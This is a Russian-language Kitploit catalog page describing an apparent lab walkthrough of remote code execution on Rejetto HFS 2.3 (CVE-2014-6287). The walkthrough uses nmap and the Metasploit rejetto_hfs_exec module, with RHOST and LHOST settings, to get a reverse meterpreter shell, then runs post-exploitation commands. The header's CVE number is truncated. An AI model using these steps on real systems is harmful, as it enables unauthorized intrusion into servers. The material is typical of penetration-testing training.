
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/sage954526/hfs_exploit_project
Фреймворки для эксплойтовАнализ уязвимостейЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеИнструмент Удаленного Доступа
GitHubsage954526/hfs_exploit_project

HFS_EXPLOIT_PROJECT

Metasploit RCE на HFS 2.3 - CVE-2014-62

Репозиторий
361 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

HFS_EXPLOIT_PROJECT

Metasploit RCE на HFS 2.3 - CVE-2014-62

🔖 Название проекта

> Удаленное выполнение кода через HTTP File Server (HFS 2.3)

⚙ Используемые инструменты • Kali Linux • Nmap • Metasploit • Цель: HFS 2.3 на Windows 7

🔐 Детали уязвимости • Название: CVE-2014-6287 • Тип: удаленное выполнение кода • Причина: непроверенный ввод в скриптах HFS • Воздействие: неаутентифицированный доступ к оболочке

🔍 Методология (пошагово)

🔹 Шаг 1: Сбор информации (Nmap)

•    nmap -sV demo.ine.local (ip целевой машины) 
•    обнаружен открытый порт: 80
•    сервис: rejetto HTTP file server 2.3

Сканирование Nmap

Nmap

🔹 Шаг 2: Эксплуатация (Metasploit)

• Msfconsole
• Поиск HFS или rejetto
• use exploit/windows/http/rejetto_hfs_exec
• set RHOST 192.168.1.100
• set RPORT 80
• set LHOST 192.168.1.101
• run

Настройка эксплойта

Эксплойт Эксплойт

🔹 Шаг 3: Пост-эксплуатация


После запуска вы получите сессию meterpreter используйте команду: shell

• whoami • ipconfig • dir

Доступ к оболочке

Оболочка

Оболочка**

Скачать инструмент






